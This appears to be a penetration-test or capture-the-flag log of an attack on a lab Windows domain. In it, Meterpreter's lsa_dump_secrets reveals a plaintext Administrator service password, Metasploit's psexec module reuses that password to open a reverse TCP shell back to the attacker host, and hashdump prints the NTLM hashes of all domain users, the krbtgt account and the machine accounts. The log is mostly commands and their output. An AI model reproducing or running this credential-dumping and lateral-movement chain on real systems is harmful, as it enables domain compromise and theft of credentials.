

LOCAL: 10.20.160.104: FUCK EMAILS

Hash:




```
f67076492deac0334276dcc85d5f146b
```


Used valid credentials from domain controller



```
meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : HIMALIA
SysKey : c4645cbd5306c391dd4ac3dff2b4c93d
```




```
Secret  : _SC_endGame / service 'endGame' with username : JUPITER\Administrator
cur/text: thescreenisbaseball
```



```
msf5 exploit(windows/smb/psexec) > set smbpass thescreenisbaseball
smbpass => thescreenisbaseball
msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.20.150.106:4444
[*] 10.20.160.124:445 - Connecting to the server...
[*] 10.20.160.124:445 - Authenticating to 10.20.160.124:445|JUPITER as user 'Administrator'...
[*] 10.20.160.124:445 - Selecting PowerShell target
[*] 10.20.160.124:445 - Executing the payload...
[+] 10.20.160.124:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 10.20.160.124
[*] Meterpreter session 21 opened (10.20.150.106:4444 -> 10.20.160.124:64245) at 2019-08-16 04:55:19 -0400
```



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3c52a6e89820c1a96d12b59b9b81ee0d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4909eb49e5293d6adce609ccdc4a47fe:::
landerson:1106:aad3b435b51404eeaad3b435b51404ee:37f7cbd2f0b651dfa855e38df972b7f0:::
proland:1107:aad3b435b51404eeaad3b435b51404ee:4f5732dfd4115b2e70bea4595a5a12eb:::
ftully:1112:aad3b435b51404eeaad3b435b51404ee:0ba41c023cca3f80a83548f509ffb2af:::
tsulik:1116:aad3b435b51404eeaad3b435b51404ee:807c63b6c76b6c2a65972b3fd70650f5:::
rneedham:1117:aad3b435b51404eeaad3b435b51404ee:dc8df20346c02906e2db7cfd25a16e97:::
sallmond:1118:aad3b435b51404eeaad3b435b51404ee:32873292381c649c0aa12a63ee9e141c:::
fdensmore:1119:aad3b435b51404eeaad3b435b51404ee:20fbaf2e9a8b5aa0075643e79d26513f:::
jsentell:1120:aad3b435b51404eeaad3b435b51404ee:2feb832581fecb60185d929e62f879a7:::
sturner:1131:aad3b435b51404eeaad3b435b51404ee:e1f606f9ff734c5df9841f9f4bd7654e:::
HIMALIA$:1000:aad3b435b51404eeaad3b435b51404ee:83c3899c3e013a76b098f1d8d19f4bc3:::
AUTONOE$:1108:aad3b435b51404eeaad3b435b51404ee:1c55b85798005cdd2143d3cf25cd2fc3:::
ADRASTEA$:1109:aad3b435b51404eeaad3b435b51404ee:7a59da14b13c052f0d0be14619c40109:::
CALLISTO$:1110:aad3b435b51404eeaad3b435b51404ee:ecf21bd9b2919e6189364f81045c0e28:::
GANYMEDE$:1111:aad3b435b51404eeaad3b435b51404ee:980ee4b63a1c615a98da3c24e40317cb:::
HARPALYKE$:1113:aad3b435b51404eeaad3b435b51404ee:287aa65911b64ea61ad0c45add576e4a:::
LYSITHEA$:1114:aad3b435b51404eeaad3b435b51404ee:4addd112c6db2e419b83107bb24888c2:::
KALYKE$:1115:aad3b435b51404eeaad3b435b51404ee:651ca8a32868cc5794370d09ced461fd:::
RNEEDHAM-0345$:1126:aad3b435b51404eeaad3b435b51404ee:3878f991a09bcdac67eecd2e0d273707:::
SALLMOND-0346$:1127:aad3b435b51404eeaad3b435b51404ee:ddd24eee70a32bb4aae86e118c42d388:::
FDENSMORE-0347$:1128:aad3b435b51404eeaad3b435b51404ee:e5bbe0837d84db84e53365da942a4231:::
TSULIK-0344$:1129:aad3b435b51404eeaad3b435b51404ee:1e91a61f2b658fddcc6762dbc258e977:::
JSENTELL-0348$:1130:aad3b435b51404eeaad3b435b51404ee:d098a5764efe09c4149cdb3b31206913:::
CARPO$:1132:aad3b435b51404eeaad3b435b51404ee:50793f141581450343741fa66e67311d:::
```